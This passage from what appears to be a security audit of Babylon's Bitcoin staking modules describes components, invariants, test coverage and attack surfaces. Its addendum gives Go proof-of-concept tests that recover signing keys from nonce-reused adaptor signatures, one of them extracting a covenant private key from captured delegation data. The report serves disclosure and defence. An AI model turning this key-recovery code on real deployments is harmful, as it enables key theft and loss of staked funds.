So long as an FP only signs one block per height, k is effectively unpredictable, since the output of `HMAC-SHA256` keyed with the FP's key is indistinguishable from a uniformly random value in $[0, 2^{256})$, though there is room for slight improvement; see Finding 3.26. ↗.

Boneh–Lynn–Shacham signatures

Babylon uses the blst ↗ implementation of Boneh-Lynn-Shacham signatures over the Barreto-Lynn-Scott set of curves BLS12-381. The BLS12-381 set of curves include groups $\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_T$ of order q, with generators $G_1 \in \mathbb{G}_1$ and $G_2 \in \mathbb{G}_2$ and a pairing function `e` that maps pairs of elements in $\mathbb{G}_1 \times \mathbb{G}_2$ to $\mathbb{G}_T$. Operations in $\mathbb{G}_1$ are significantly cheaper than those in $\mathbb{G}_2$, and its elements are half the size (48 bytes compressed vs 96 bytes compressed). BLS signatures allow either group to be the key group and the other group to be the signature group, which allows a trade-off of faster signing versus faster key generation; Babylon uses $\mathbb{G}_1$ for signatures and $\mathbb{G}_2$ for keys, opting for faster signing.

Private keys are random integers in $x \in \mathbb{Z}_q$, with corresponding public keys $X = xG_2 \in \mathbb{G}_2$. The signature for a message m is $\sigma = x\texttt{hash}(m) \in \mathbb{G}_1$. The verification equation is $e(\sigma, G_2) =$

$e(\texttt{hash}(m), X)$.

BLS signatures support efficient signature aggregation. Given a set of signatures for distinct keys for the same message $\sigma_i = x_i \texttt{hash}(m)$, a composite signature $\sigma = \Sigma_i \sigma_i$ is a valid signature for the sum of the public keys $X = \Sigma_i x_i G_2$. BLS aggregate signatures require key registration with a proof-of-possession to ensure that an attacker cannot forge aggregate signatures by setting their public key to a key that includes the negation of the sum of the remainder of the set of public keys, since if the attacker with index `i` sets their public key to $X_i = yG_2 - \Sigma_{j \neq i} X_j$, the aggregate public key is $X = yG_2$ for which the attacker knows the corresponding private key y. But they do not know the private key `x_i = y - \Sigma_{j\neq i}x_j`, so they cannot produce an individual signature for X_i. Keys are registered when validators are created with `MsgWrappedCreateValidator`, whose `ValidateBasic` ↗ verifies a BLS signature of the public key with the public key.

Validators sign Babylon blocks with BLS signatures, submitting them using the CometBFT vote-extension mechanism. These signatures are aggregated and included in checkpoints that are submitted to the Bitcoin network. While there are protocols like MuSig2 ↗ and FROST ↗ that produce aggregate Schnorr signatures that can be similarly validated as if they were a single signature, BLS signatures do not require additional communication to aggregate. Additionally, BLS signatures over BLS12-381 are 48 bytes, compared to Schnorr signatures over Secp256k1, which are 64 bytes, making them cheaper for this usage. This usage also does not require that the signatures be interpreted by the Bitcoin network, which is a requirement of the modified Schnorr constructions.

5.15. Finality provider

EOTS Manager component

Description

EOTS Manager is a secure key-management daemon in the Babylon finality protocol that manages extractable one-time signature (EOTS) keys. This component is responsible for generating, storing, and signing finality votes for the finality provider (FP). Through EOTS signatures, if an FP signs two different blocks at the same height, the private key is exposed, leading to automatic slashing.

Invariants

- The EOTS Manager must commit only one public randomness per block height for each FP.
- If an FP submits EOTSs for two different blocks at the same height, it must be possible to extract the private key.

Finality provider daemon component

Description

The finality provider daemon is a core component required for the operation of an FP in the Babylon Network. This daemon monitors the Babylon chain, submits finality votes, commits public randomness, and manages state transitions.

If an FP is in a `Slashed` or `Jailed` state, the daemon will automatically stop operation and support the unjailing process.

Invariants

- The daemon must not run if the FP is in a `Slashed` or `Jailed` state.
- It must ensure that no duplicate votes are submitted for any block.
- Before submitting a finality vote, it must verify whether the block has already been finalized.
- Public-randomness commits must not overlap with existing commits and must start immediately after the last committed block height.
- During fast synchronization, previous blocks must be validated and signed sequentially.

Test coverage

Cases covered

- E2E test, finality-provider life cycle — tests the full life cycle of a finality provider, including creation, registration, randomness commitment, BTC delegation, covenant signature submission, vote submission, and block finalization
- E2E test, double-signing attack — simulates an equivocation attack where the finality provider submits a conflicting finality vote, triggering the extraction of its BTC private key and ensuring that slashed providers cannot restart
- E2E test, fast sync process — tests the scenario where a finality provider is stopped and restarted after several blocks to validate the fast synchronization mechanism, ensuring the finalized block height remains consistent

Cases not covered

- E2E test, multiple reorgs/multiple reboot cycles (fuzzing)
- Fuzzing and E2E tests combined for more coverage

Attack surface

The following are available attack surfaces.

- **EOTS key theft.** If the private key stored in the EOTS Manager is leaked, the FP's signatures may be compromised.
- **Public-randomness manipulation.** An attacker could submit incorrect public randomness to disrupt the FP's block validation process.
- **Finality signature manipulation attack.** An external attacker may attempt to trigger the FP to maliciously submit two signatures for the same block height.
- **RPC interface attack.** The FP daemon's RPC interface may be vulnerable to DOS attacks, key-management abuse, or manipulation of the signing process.

5.16. Covenant emulator

Description

The covenant emulator is responsible for fetching pending BTC delegations, doing validation and ensuring several invariants, sending these delegations to the covenant-signer for signing, and then publishing these signatures to the Babylon node.

Invariants

For reference, here is an example.

The first validation is that all delegations that were already signed (`delegation.CovenantSigs.Pk == ce.Pk`) are skipped, since they have already been signed. Then the delegations are batched into groups of `SigsBatchSizes`. Each delegation in the batch again goes through a validation process:

- The sigs cannot be fulfilled (this is the same as an earlier check of the `CovenantSigs` and a check on the number of sigs).
- The unbonding time is sane; the unbonding time is at least greater than or equal to the minimum unbonding time.
- The staking time is within the minimum and maximum values.
- The staking amount is within the minimum and maximum values.
- The btcstaking functions are used to verify that the BTC delegation slashing and funding TXs match.
- The unbonding fee exactly matches the difference between the staking and unbonding TX outputs.

Test coverage

Cases covered

- E2E tests for the life cycle of a BTC delegation from pending, to the covenant signatures being added and becoming verified, and the covenant signatures being added to Babylon
- E2E tests for the life cycle of a BTC delegation from pending, to the covenant signatures being added and becoming verified, and the covenant signatures being added to Babylon

using remote signers

Cases not covered

- The individual validations are not tested for all the invariants specified.

Attack surface

The attack surface would include anything that can stop the covenant messages from being sent, such as the BTC delegation batches being set too large. Any invariant that causes valid messages to be discarded is also a valid attack surface.

5.17. Module: staking-queue-client

Description

The staking-queue-client is a client module designed to interact with a staking queue system. It provides mechanisms to submit, process, and manage staking requests efficiently.

This module is responsible for

- managing staking-queue messages
- handling retries and message processing
- ensuring reliable communication between the staking client and the queue

Here are its key functionalities:

- Handling of `QueueMessage` — processes staking requests in a structured format
- Retry mechanism — implements a retry mechanism to reattempt failed staking transactions
- Message processing — ensures messages are handled correctly and within predefined constraints

Invariants

- Messages should maintain a consistent structure and contain valid staking parameters.
- A message should not exceed the maximum number of retry attempts.
- Messages should be processed in the correct order without duplication.

Test coverage

Cases covered

- Retry handling of `QueueMessage` — ensuring that the retry-attempt count increments correctly and validating that the retry attempt count is retrievable

Cases not covered

- Failure recovery — No explicit tests exist for message failures due to network or system issues. Tests should be added to ensure messages can be recovered after failures.

Attack surface

The system currently does not enforce a strict limit on retry attempts. Attackers could flood the system with messages that continuously retry. A maximum retry limit should be implemented to mitigate this risk. Additionally, logging and monitoring should be set up to detect and prevent excessive retry attempts.

5.18. staking-api-service

Description

The staking-api-service is an API service that facilitates staking operations. It serves as an interface between users and the staking infrastructure, handling requests, retrieving network data, and managing staking-related transactions.

This module is responsible for

- providing staking-related API services — including retrieving network status and staking-transaction data
- database management — interacting with staking-related records in MongoDB
- handling request processing — including CLI commands and background job execution
- observability — exposing metrics and health checks for service monitoring

Here are its key functionalities:

- Network-information retrieval — fetches and provides blockchain network status
- Database integration — manages staking-data storage and retrieval in MongoDB
- API endpoint management — handles and validates API requests related to staking
- Queue processing — processes messages for handling staking-related tasks asynchronously
- Security and observability — implements logging, metrics, and monitoring tools

Invariants

- API endpoints should be protected against unauthorized access and abuse.
- Staking transactions should not be duplicated if reprocessed.

Test coverage

Cases covered

- Network-information retrieval — ensuring API correctly fetches blockchain network status and validating that retrieved data is structured and accurate
- Database interaction — ensuring database queries retrieve and store staking data correctly and validating proper indexing and performance optimizations
- API endpoint handling — ensuring API endpoints correctly process staking-related requests

Cases not covered

- The system does not have explicit tests for API authentication and role-based authorization.

Attack surface

If API endpoints are not secured, attackers could access sensitive staking data. Proper authentication and authorization should be enforced to prevent unauthorized access. If input validation is insufficient, attackers may attempt SQL/NoSQL injection. All queries should use parameterized statements to mitigate this risk.

5.19. babylon-staking-indexer

Description

The babylon-staking-indexer is a core indexing service that processes and tracks staking-related transactions from the Babylon blockchain. It ensures that staking-related events are captured, indexed, and made available for further processing.

This module is responsible for

- indexing blockchain staking transactions — capturing staking, unbonding, and withdrawal events
- interacting with the Babylon blockchain — retrieving real-time staking data
- processing event queues — ensuring staking transactions are correctly managed
- storing and managing indexed staking data within a database
- providing staking status updates for users and applications

Here are its key functionalities:

- Blockchain event indexing — listens for staking transactions and processes them
- Database management — stores staking transaction details, including lock durations
- Queue processing — handles staking-related events in an asynchronous queue system
- Observability and logging — monitors system state and provides logging and metrics

Invariants

- Only authorized services should be able to interact with the indexer.

Test coverage

Cases covered

- Blockchain event processing — capturing staking-related transactions from the Babylon blockchain and validating correct indexing and storage of staking data
- Database interaction — ensuring staking transactions are stored and retrieved correctly and validating indexing and retrieval for efficient query performance
- Queue-message handling — validating that staking events are correctly queued and processed and ensuring retry limits are enforced

Attack surface

Without proper rate limits, an attacker could flood the queue with excessive staking messages. Implementing retry limits and validation rules is necessary.

5.20. simple-staking

Description

The simple-staking platform provides a user-friendly staking interface for Bitcoin-based staking. It enables users to stake BTC, manage their staking balance, and track staking rewards through a web-based dashboard.

This module is responsible for

- providing a front-end staking dashboard where users can interact with staking functions
- handling wallet connections to enable staking transactions
- interfacing with the Bitcoin network to process and track staking transactions
- providing staking-related analytics and balance tracking

Here are its key functionalities:

- Staking transaction management — users can create and manage staking transactions
- Wallet connection and address validation — securely connects user wallets and verifies staking addresses
- Staking rewards tracking — displays real-time staking rewards and balance updates

Invariants

- Staking transactions should be valid and correctly processed on the Bitcoin network.
- User staking balances and transactions should be accurately recorded and displayed.

Test coverage

Cases covered

- UI and front-end validation — ensuring the staking dashboard correctly renders and displays information and validating that users can interact with the UI elements correctly
- Wallet connection and address verification — verifying that wallets connect securely and that the correct address is displayed and ensuring the balance updates correctly after connection
- Staking transaction creation – validating that users can create staking transactions and ensuring transaction hash and staking amount are correctly recorded

Cases not covered

- Blockchain verification — The system does not test if the staking transactions are confirmed on the Bitcoin network.

Attack surface

Users should only be able to connect authorized wallets; input validation should be enforced to prevent injection of malicious scripts (XSS); and a mechanism should be implemented to ensure that staking transactions are correctly confirmed on the blockchain.

5.21. btc-staker

Description

This toolset is designed for seamless Bitcoin staking by managing staking transactions, interacting with the Bitcoin network, and monitoring system performance. It is composed of several modules:

- stakerd — the core daemon responsible for managing staking transactions, processing verification requests, and monitoring system health
- staker-cli — a command-line interface for users to interact with the staking system
- stakerservice — handles staking logic, validation, and transaction management
- walletcontroller — manages interactions with Bitcoin wallets, transaction signing, and unspent transaction output (UTXO) management
- metrics — collects and exposes system performance metrics via Prometheus
- stakercfg — manages system configuration and provides settings for the modules

Each module works together to facilitate the staking process securely and efficiently.

Invariants

- All staking transactions must comply with predefined staking rules, including amount, duration, and output constraints.
- The system ensures that UTXOs are correctly tracked and managed.
- Transactions must be signed correctly before broadcasting to the Bitcoin network.
- The system must always reflect the correct staking status based on blockchain data.

These invariants are enforced through transaction validation, UTXO checks, cryptographic signing, and real-time blockchain synchronization.

Test coverage

Cases covered

- Staking transaction creation — validating user input for staking transactions, ensuring transactions comply with network parameters, and successfully creating staking transactions
- Transaction signing and broadcasting — ensuring valid transactions are signed correctly and verifying transactions are broadcasted and confirmed on the Bitcoin network
- UTXO and balance management — correctly handling UTXO selection and balance updates and validating that staking rewards are correctly allocated

Cases not covered

- There are no specific tests for handling large numbers of concurrent staking transactions.

Attack surface

Attackers could try to input invalid staking amounts or durations. The system mitigates this by strict validation rules.

Transactions could be altered before broadcasting. This is prevented by signing transactions and verifying signatures before submission.

An attacker could try to double-spend or manipulate UTXOs. The system mitigates this by checking UTXO consistency before every transaction.

5.22. staking-expiry-checker

Description

The staking-expiry-checker program is a core service that manages the transitions for Phase 1 delegations that have not transitioned to Phase 2. It does this by monitoring the expiration of the timelocks as well as unbonding and withrawing Bitcoin transactions.

This program is responsible for:

- timelock expiry monitoring — ensuring delegations that expired are set to unbonded
- unbonding transaction detection — updating delegations based on unbonding transactions
- withdrawal transaction tracking — detecting when withdrawal transactions occur
- storing and updating delegation statues in the shared MongoDB database

Here are its key functionalities:

- BTC Subscriber Poller — subscribes to Bitcoin spend notifications for staking/unbonding transaction spends to update the database
- Expiry Checker Poller — regularly polls the timelock queue table to identify delegation timelock expiry

Invariants

- State updates should be well-defined and consistent, so delegations can only transition through states in the correct sequences
- Delegation statues should be reliable and accurate, reflecting the true state of the blockchain at the current time

Test coverage

Cases not covered

- Tests to verify general functionality of the program
- Correct processing of delayed or malformed Bitcoin notification data
- Graceful error handling and recovery

Attack surface

The attack surface for the program is malicious or malformed Bitcoin transaction data that may cause the program to fail. For example, this could come from a malicious transaction sent by an attacker, or by a compromised Bitcoin node.

5.23. btc-staking-ts

Description

The btc-staking-ts program is a TypeScript library for the Babylon Bitcoin Staking Protocol. The library provides functions for constructing various Bitcoin transactions, like staking, unbonding, withdrawing, and slashing transactions.

This program is responsible for:

- transaction construction — providing functions to compile scripts for different types of Bitcoin transactions based on the defined staking parameters
- fee calculation — estimating the transaction fees based on the approximate transaction size

Invariants

- Generated Bitcoin transaction scripts must adhere strictly to the protocol's specifications
- Estimated fee values for the transaction must be accurate given the correct fee rate
- Staking parameters must be used consistently across all transactions types

Test coverage

Cases covered

- Transaction construction correctness — staking, unbonding, withdrawal, and slashing transactions are compiled and then checked to ensure they have the correct fields
- Transaction validation — tests ensure that transactions fail to build given incorrect parameters or configurations

Cases not covered

- Integration tests that execute transactions on a Bitcoin node to ensure correct processing

Attack surface

The attack surface is primarily the input parameters to the various entrypoint functions in the library. Input should be validated to ensure that malicious or incorrect parameters do not result in malformed transaction scripts. This includes both staking parameters and UTXO input data.

6. Assessment Results

At the time of our assessment, the reviewed code was not deployed to the Babylon chain.

During our assessment on the scoped Babylon Genesis Chain modules, we discovered 32 findings. Seven critical issues were found. Three were of high impact, seven were of medium impact, eight were of low impact, and the remaining findings were informational in nature.

6.1. Disclaimer

This assessment does not provide any warranties about finding all possible issues within its scope; in other words, the evaluation results do not guarantee the absence of any subsequent issues. Zellic, of course, also cannot make guarantees about any code added to the project after the version reviewed during our assessment. Furthermore, because a single assessment can never be considered comprehensive, we always recommend multiple independent assessments paired with a bug bounty program.

For each finding, Zellic provides a recommended solution. All code samples in these recommendations are intended to convey how an issue may be resolved (i.e., the idea), but they may not be tested or functional code. These recommendations are not exhaustive, and we encourage our partners to consider them as a starting point for further discussion. We are happy to provide additional guidance and advice as needed.

Finally, the contents of this assessment report are for informational purposes only; do not construe any information in this report as legal, tax, investment, or financial advice. Nothing contained in this report constitutes a solicitation or endorsement of a project by Zellic.

7. Addendum

7.1. Nonce reuse in adaptor signatures allows recovering signing key tests

Unit tests to demonstrate the empirical key-recovery probabilities

```
func TestAdaptorSigRecoverNonceReuse(t *testing.T) {
    successes := 0
    for i := 0; i < 1000; i++ {
        sk, err := btcec.NewPrivateKey()
        require.NoError(t, err)
        pk := sk.PubKey()
        encKey1, _, err := asig.GenKeyPair()
        require.NoError(t, err)
        encKey2, _, err := asig.GenKeyPair()
        require.NoError(t, err)

        msg := []byte(fmt.Sprintf("test"))

        msgHash := chainhash.HashB(msg)

        asig1, err := asig.EncSign(sk, encKey1, msgHash)
        require.NoError(t, err)
        asig2, err := asig.EncSign(sk, encKey2, msgHash)
        require.NoError(t, err)

        recoveredSk := asig.RecoverNonceReuse(pk, asig1, asig2, msgHash)

        if sk.Key == recoveredSk.Key {
            successes += 1
        }
    }
    fmt.Printf("Individual message successes: %v\n", successes)
}

func TestAdaptorSigRecoverNonceReuseIndependent(t *testing.T) {
    successes := 0
    for i := 0; i < 1000; i++ {
        subSuccesses := 0
        sk, err := btcec.NewPrivateKey()
        require.NoError(t, err)
        pk := sk.PubKey()
        encKey1, _, err := asig.GenKeyPair()
        require.NoError(t, err)
        encKey2, _, err := asig.GenKeyPair()
        require.NoError(t, err)

        for j := 0; j < 10; j++ {
            msg := []byte(fmt.Sprintf("test%d", j))

            msgHash := chainhash.HashB(msg)

            asig1, err := asig.EncSign(sk, encKey1, msgHash)
            require.NoError(t, err)
            asig2, err := asig.EncSign(sk, encKey2, msgHash)
            require.NoError(t, err)

            recoveredSk := asig.RecoverNonceReuse(pk, asig1, asig2, msgHash)

            if sk.Key == recoveredSk.Key {
                subSuccesses += 1
            }
        }
        if subSuccesses > 0 {
            successes += 1
        }
    }
    fmt.Printf("Independent message successes: %v\n", successes)
}

func TestAdaptorSigRecoverNonceReuseCombinatorial(t *testing.T) {
    successes := 0
    numEncKeys := 6
    for i := 0; i < 1000; i++ {
        sk, err := btcec.NewPrivateKey()
        require.NoError(t, err)
        pk := sk.PubKey()

        msg := []byte(fmt.Sprintf("test"))
        msgHash := chainhash.HashB(msg)

        encKeys := make([]*asig.EncryptionKey, numEncKeys)
        sigs := make([]*asig.AdaptorSignature, numEncKeys)

        for j := 0; j < numEncKeys; j++ {
            encKey, _, err := asig.GenKeyPair()
            require.NoError(t, err)
            encKeys[j] = encKey
            sig, err := asig.EncSign(sk, encKey, msgHash)
            require.NoError(t, err)
            sigs[j] = sig
        }

        outer:
        for j := 0; j < numEncKeys; j++ {
            for k := 0; k < j; k++ {
                if j == k {
                    continue;
                }
                recoveredSk := asig.RecoverNonceReuse(pk, sigs[j], sigs[k],
    msgHash)
                if sk.Key == recoveredSk.Key {
                    successes += 1
                    break outer
                }
            }
        }
    }
    fmt.Printf("Combinatorial message successes: %v\n", successes)
}
```

Key recovery succeeding on output from a `btc-delegations` query test

```
func AsigB64(asigHex string) *asig.AdaptorSignature {
    asigBytes, err := base64.StdEncoding.DecodeString(asigHex)
    if err != nil {
        panic(err)
    }
    asig, err := asig.NewAdaptorSignatureFromBytes(asigBytes)
    if err != nil {
        panic(err)
    }
    return asig
}

func PubKeyHex(pkHex string) *btcec.PublicKey {
    pkBytes, err  := hex.DecodeString(pkHex)
    if err != nil {
        panic(err)
    }
    pk, err := schnorr.ParsePubKey(pkBytes)
    if err != nil {
        panic(err)
    }
    return pk
}

func BTCTxHex(txHex string) *wire.MsgTx {
    txBytes, err := hex.DecodeString(txHex)
    if err != nil {
        panic(err)
    }
    tx, err := bbn.NewBTCTxFromBytes(txBytes)
    if err != nil {
        panic(err)
    }
    return tx
}

func TestAdaptorSigRecoverNonceReuseData(t *testing.T) {
/*
root@d1e153fc6607:/# babylond q btcstaking btc-delegations any -o json
{"btc_delegations":[{"staker_addr":"bbn19lravmj3p9fzaugj0lshj0gxy6lgszyzyennjn",
"btc_pk":"98698074342990d6e85e0ae2c9c7a30bd6157dff9170f5367e9a335e4d5aa761","fp_
btc_pk_list":["b1160397022bc88d56d1a5b0fa48f6c584d2b7f5e0680b8a70627e131274e948"
,"75207fd11c06e681a9e842aa9fc5b8e270b4edf7d014e256ff60bf368f6563e9"],"start_heig
ht":"130","end_height":"10130","total_sat":"1000000","staking_tx_hex":"010000000
00101630d4b5c981ab3268ada37bdb7a811af302fc284f37ff67c8ff896d3b14a7caa0100000000f
fffffff0240420f0000000000225120eb7f748889302fc7fc0071db3468ad326b5065493f0eb8ff1
c968f4481f40786cf788b3b0000000000160014571ee10c454e543c80f1311b9615781c78a2bb50024
73044022042301314fabd5612b4405eb7498039b635026f55e63e74fd0ae95b304e4d269802206a6
c1fee1cb57668719502f2eb769e942c303bd3716439b7b42b33ca6d7bc02b012102deb5a3f24a647
3da0032f28759da8fb8b44c7b71b384079470701a73f46ff54100000000","slashing_tx_hex":"
0100000001b33b4bc6dd3bdb1d6acdf71a37f907e3fa7ddfebcde6a995a7e30b7a908d4d5e000000
0000ffffffff02a086010000000000001976a914010101010101010101010101010101010101010188
abb8b70d0000000000225120a26d1b5740f281182b952231ef8db18b39ff8d32d6a318605c09746f
e61c133a00000000","delegator_slash_sig_hex":"a0462eacb2b54a0a4c1b13b62579594586f
a583d1a650a1735c566e6088b115f865f072b4fcd8cdb60594b427be694cb0b925ab7bb63d526a2a
d9fe78bc76ff4","covenant_sigs":[{"cov_pk":"2d4ccbe538f846a750d82a77cd742895e51af
cf23d86d05004a356b783902748","adaptor_sigs":["Am/mgpkAyoliiTIJTvrwlx1QXhSctfWFdB
jfFPaGvm5pvnibUZvq4f4KB/xGahtYiYNf4Ls22tAwymSwUfLVvpoB","Alpmcon5FgU2xOBo396o41D
QZBL/XFBRm7SrhQmRzWLQ6ge75q6MvbXQTVqv36tm+ofd8rn4HJbqQw/QHdMDvrQB"]}],"staking_o
utput_idx":0,"active":true,"status_desc":"ACTIVE","unbonding_time":3,"undelegati
on_response":{"unbonding_tx_hex":"0200000001b33b4bc6dd3bdb1d6acdf71a37f907e3fa7d
dfebcde6a995a7e30b7a908d4d5e0000000000ffffffff01583e0f00000000002251206f484bb06c
b992887f3a1765a7e4f0af1a4458a58a734f81007c650eeae1336c00000000","delegator_unbon
ding_sig_hex":"","covenant_unbonding_sig_list":[{"pk":"2d4ccbe538f846a750d82a77c
d742895e51afcf23d86d05004a356b783902748","sig":"yloDtHO/JclNHEHkxXSvwSpH6QRBwYt2
ThvbCdGCdbRFR4p6FdbveZRPLmILj9Jc1dxfajztbY8Zqfq3px42AQ=="}],"slashing_tx_hex":"0
100000001346c96e5c94af803d83f0edf34634d88eb31bf4d7a6c2ce2d072d2ff1af5f24a0000000
000ffffffff023c86010000000000001976a914010101010101010101010101010101010101010188a
b34b40d0000000000225120a26d1b5740f281182b952231ef8db18b39ff8d32d6a318605c09746fe
61c133a00000000","delegator_slashing_sig_hex":"4702cd8b85e89bb46f816955999b32a5c
6cdebd90594e599512a51b35a5b62e0e22b3341e204e599d3c296b768dd6ea324f2dd2251a3b4e0a
5b37cd87320c9c7","covenant_slashing_sigs":[{"cov_pk":"2d4ccbe538f846a750d82a77cd
742895e51afcf23d86d05004a356b783902748","adaptor_sigs":["AqdFvDiaiCFisbVD35gm0qY
1YmNezi2bVGbnEwXOdSa5nG/6YsGjczEOAjrMeNJOUSpLR9B+wAXRqRvt8b2ssf0A","Al2IOjZDqYRT
1/cKhGaEd1MZJRwufUQq/BPQ4e0lUff1rPducLVJTHV6St150C6pD/ygZyIIrBr+hQP3EjeLZ5sA"]}]
},"params_version":0}],"pagination":{"next_key":null,"total":"0"}}
*/
    // Public keys and transactions extracted from above JSON
    covPk := PubKeyHex(
        "2d4ccbe538f846a750d82a77cd742895e51afcf23d86d05004a356b783902748")
    stakerPk := PubKeyHex(
        "98698074342990d6e85e0ae2c9c7a30bd6157dff9170f5367e9a335e4d5aa761")
    fpKeys := []*btcec.PublicKey {
PubKeyHex("b1160397022bc88d56d1a5b0fa48f6c584d2b7f5e0680b8a70627e131274e948"),
PubKeyHex("75207fd11c06e681a9e842aa9fc5b8e270b4edf7d014e256ff60bf368f6563e9"),
    }
    covKeys := []*btcec.PublicKey{covPk}
    asig1Unbond :=
    AsigB64("AqdFvDiaiCFisbVD35gm0qY1YmNezi2bVGbnEwXOdSa5nG/6YsGj
czEOAjrMeNJOUSpLR9B+wAXRqRvt8b2ssf0A")
    asig2Unbond :=
    AsigB64("Al2IOjZDqYRT1/cKhGaEd1MZJRwufUQq/BPQ4e0lUff1rPducLVJ
THV6St150C6pD/ygZyIIrBr+hQP3EjeLZ5sA")
    unbondingSlashingTx :=
    BTCTxHex("0100000001346c96e5c94af803d83f0edf34634d88e
b31bf4d7a6c2ce2d072d2ff1af5f24a0000000000ffffffff023c860100000000001976a91401010
10101010101010101010101010101010188ab34b40d0000000000225120a26d1b5740f281182b9
52231ef8db18b39ff8d32d6a318605c09746fe61c133a00000000")
    unbondingTx :=
    BTCTxHex("0200000001b33b4bc6dd3bdb1d6acdf71a37f907e3fa7ddfebc
de6a995a7e30b7a908d4d5e0000000000ffffffff01583e0f00000000002251206f484bb06cb9928
87f3a1765a7e4f0af1a4458a58a734f81007c650eeae1336c00000000")
    unbondingOutput := unbondingTx.TxOut[0]
    // Reconstruct the unbonding info for the spend information to construct
    the message
    unbondingInfo, err := btcstaking.BuildUnbondingInfo(
        stakerPk, fpKeys, covKeys, 1, 10000,
        btcutil.Amount(unbondingOutput.Value),
        &chaincfg.SimNetParams)
    require.NoError(t, err)
    spendInfo, err := unbondingInfo.SlashingPathSpendInfo()
    require.NoError(t, err)

    // Validate the signature (used to confirm via prints that the sigHash was
    reconstructed correctly)
    unbondingSlashingTx2,
    err := bstypes.NewBTCSlashingTxFromMsgTx(unbondingSlashingTx)
    require.NoError(t, err)
    _, err = unbondingSlashingTx2.ParseEncVerifyAdaptorSignatures(
        unbondingOutput,
        spendInfo,
        bbn.NewBIP340PubKeyFromBTCPK(covPk),
        []bbn.BIP340PubKey{
            *bbn.NewBIP340PubKeyFromBTCPK(fpKeys[0]),
            *bbn.NewBIP340PubKeyFromBTCPK(fpKeys[1])},
        [][]byte{asig1Unbond.MustMarshal(), asig2Unbond.MustMarshal()},
        )
    require.NoError(t, err)

    // Reconstruct the sigHash
    script := spendInfo.GetPkScriptPath()
    tapLeaf := txscript.NewBaseTapLeaf(script)
    inputFetcher := txscript.NewCannedPrevOutputFetcher(
        unbondingOutput.PkScript,
        unbondingOutput.Value,
    )
    sigHashes := txscript.NewTxSigHashes(unbondingSlashingTx, inputFetcher)
    sigHash, err := txscript.CalcTapscriptSignaturehash(
        sigHashes, txscript.SigHashDefault, unbondingSlashingTx,
        0, inputFetcher, tapLeaf,
    )
    require.NoError(t, err)

    // Recover the covenant private key
    recoveredSk := asig.RecoverNonceReuse(covPk, asig1Unbond, asig2Unbond,
    sigHash)
    fmt.Printf("recoveredSk %v\n", recoveredSk)
    fmt.Printf("recoveredPk %x\n",
    schnorr.SerializePubKey(recoveredSk.PubKey()))
    fmt.Printf("covenantPk  %x\n", schnorr.SerializePubKey(covPk))
    require.Equal(t, recoveredSk.PubKey(), covPk)
}
```